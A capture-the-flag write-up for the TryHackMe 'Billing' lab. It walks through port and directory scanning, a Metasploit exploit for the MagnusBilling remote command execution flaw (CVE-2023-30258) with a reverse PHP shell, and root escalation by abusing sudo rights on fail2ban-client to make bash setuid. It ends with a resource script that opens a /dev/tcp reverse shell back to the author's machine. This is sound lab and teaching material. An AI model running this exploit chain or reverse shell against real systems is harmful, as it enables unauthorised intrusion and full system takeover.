


CTF - TRYHACKME - BILLING

Caio de Godoy Araújo

Doing the first recon with nmap, its possible to find mysql, http and ssh services

```
(root@kali)-[/home/kali]
# nmap -sV -p 1-5000 10.67.130.149
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-31 08:58 -0300
Nmap scan report for 10.67.130.149
Host is up (0.15s latency).
Not shown: 4997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
3306/tcp  open  mysql    MariaDB 10.3.23 or earlier (unauthorized)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.43 seconds
```



The page of it has a login forms, the bruteforce is out of scope, so ill do a simple dir brute to see if have something interesting to look for

```
(root@kali)-[/usr/share/wordlists/SecLists/Discovery/DNS]
# gobuster dir -u http://10.67.130.149/mbilling/ -w subdomains-top1million-20000.txt -t 50

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.67.130.149/mbilling/
[+] Method: GET
[+] Threads: 50
[+] Wordlist: subdomains-top1million-20000.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

archive (Status: 301) [Size: 325] [→ http://10.67.130.149/mbilling/archive/]
lib (Status: 301) [Size: 321] [→ http://10.67.130.149/mbilling/lib/]
assets (Status: 301) [Size: 324] [→ http://10.67.130.149/mbilling/assets/]
tmp (Status: 301) [Size: 321] [→ http://10.67.130.149/mbilling/tmp/]
resources (Status: 301) [Size: 327] [→ http://10.67.130.149/mbilling/resources/]
Progress: 20000 / 20000 (100.00%)

Finished
```

[illegible]

```
msf > search MagnusBilling

Matching Modules



| # | Full Name                                                  | Disclosure Date | Rank      | Check | Name                                                              |
|---|------------------------------------------------------------|-----------------|-----------|-------|-------------------------------------------------------------------|
| 0 | exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258 | 2023-06-26      | excellent | Yes   | MagnusBilling application unauthenticated Remote Command Executio |
| 1 | \_ target: PHP                                             | .               | .         | .     | .                                                                 |
| 2 | \_ target: Unix Command                                    | .               | .         | .     | .                                                                 |
| 3 | \_ target: Linux Dropper                                   | .               | .         | .     | .                                                                 |



Interact with a module by name or index. For example info 3, use 3 or use exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258
After interacting with a module you can manually set a TARGET with set TARGET 'Linux Dropper'
```

Module options (exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258):			
Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: http, sapn1, socks4, socks5, socks5h
RHOSTS	10.65.191.70	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SRVHOST		no	The local host to listen on and use for incoming connections
SRVSSL	false	no	Negotiate SSL/TLS for local server connections
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/mbilling	yes	The MagnusBilling endpoint URL
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

Name	Current Setting	Required	Description
SRVPORT	8080	yes	The local port to listen on

When TARGET is 0:

Name	Current Setting	Required	Description
WEBSHELL		no	The name of the webshell with extension. Webshell name will be randomly generated if left unset.

Payload options (php/reverse_php):

Name	Current Setting	Required	Description
LHOST	192.168.141.171	yes	The listen address (an interface may be specified)
LPORT	443	yes	The listen port

```

msf exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > exploit
[*] Started reverse TCP handler on 192.168.141.171:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking if 10.67.130.149:80 can be exploited.
[*] Performing command injection test issuing a sleep command of 8 seconds.
[*] Elapsed time: 8.36 seconds.
[*] The target is vulnerable. Successfully tested command injection.
[*] Executing PHP for php/reverse_php
[*] Deleted EUhQROXhsph.php
[*] Command shell session 16 opened (192.168.141.171:4444 → 10.67.130.149:33678) at 2026-08-31 09:58:57 -0300
sessions -i 16

[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions 16
[*] Session 16 is already interactive.
whoami
asterisk
id
uid=1001(asterisk) gid=1001(asterisk) groups=1001(asterisk)
pwd
/var/www/html/mbilling/lib/icepay
sudo -l
Matching Defaults entries for asterisk on ip-10-67-130-149:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

Runas and Command-specific defaults for asterisk:
    Defaults!/usr/bin/fail2ban-client !requiretty

User asterisk may run the following commands on ip-10-67-130-149:
    (ALL) NOPASSWD: /usr/bin/fail2ban-client

```

```

asterisk@ip-10-65-191-70:/home/ssm-user$ cd ..
cd ..
asterisk@ip-10-65-191-70:/home$ cd magnus
cd magnus
asterisk@ip-10-65-191-70:/home/magnus$ ls
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
user.txt
asterisk@ip-10-65-191-70:/home/magnus$ cat user.txt
cat user.txt

```

after getting the user.txt with the asterisk, its possible to add actionban in the sshd jail, setting a test action that give us the root shell and banning, to activate the actionban, an ip just to use it, its possible to get the root shell, and gets the root.txt

```

asterisk@ip-10-65-191-70:/home/magnus$ sudo -l
sudo -l
Matching Defaults entries for asterisk on ip-10-65-191-70:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for asterisk:
    Defaults!/usr/bin/fail2ban-client !requiretty

User asterisk may run the following commands on ip-10-65-191-70:
    (ALL) NOPASSWD: /usr/bin/fail2ban-client
asterisk@ip-10-65-191-70:/home/magnus$ uname -a
uname -a
Linux ip-10-65-191-70 6.1.0-37-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.140-1 (2025-05-22) x86_64 GNU/Linux
asterisk@ip-10-65-191-70:/home/magnus$ sudo fail2ban-client set sshd addaction test
<agnus$ sudo fail2ban-client set sshd action test actionban "chmod +s /bin/bash"
test
asterisk@ip-10-65-191-70:/home/magnus$ sudo fail2ban-client set sshd action test actionban "chmod +s /bin/bash"
<set sshd action test actionban "chmod +s /bin/bash"
chmod +s /bin/bash
asterisk@ip-10-65-191-70:/home/magnus$ sudo fail2ban-client set sshd banip 127.0.0.1
<gnus$ sudo fail2ban-client set sshd banip 127.0.0.1
1
asterisk@ip-10-65-191-70:/home/magnus$ ls -la /bin/bash
ls -la /bin/bash
-rwsr-sr-x 1 root root 1265648 Apr 18  2025 /bin/bash
asterisk@ip-10-65-191-70:/home/magnus$ /bin/bash -p
/bin/bash -p
whoami
root
cd /
cd root
ls
filename
passwordMysql.log
root.txt
cat root.txt

```

PS: I tried to use the exploit sometimes and it didnt work or the connection died, so i have to open a port in my machine and then i used a resource in msfconsole, the resource i used was:

```

(root@kali)-[/home/kali]
# cat autopwn.rc
<ruby>
framework.events.add_session_subscriber(self)
def on_session_open(session)
    session.shell_command_token("nohup bash -c 'bash -i >& /dev/tcp/192.168.141.171/5555 0>&1' & disown")
end
</ruby>

```

it connect the shell to my machine, it was easier to deal with because it made a shell that didnt disconnect and other bad stuff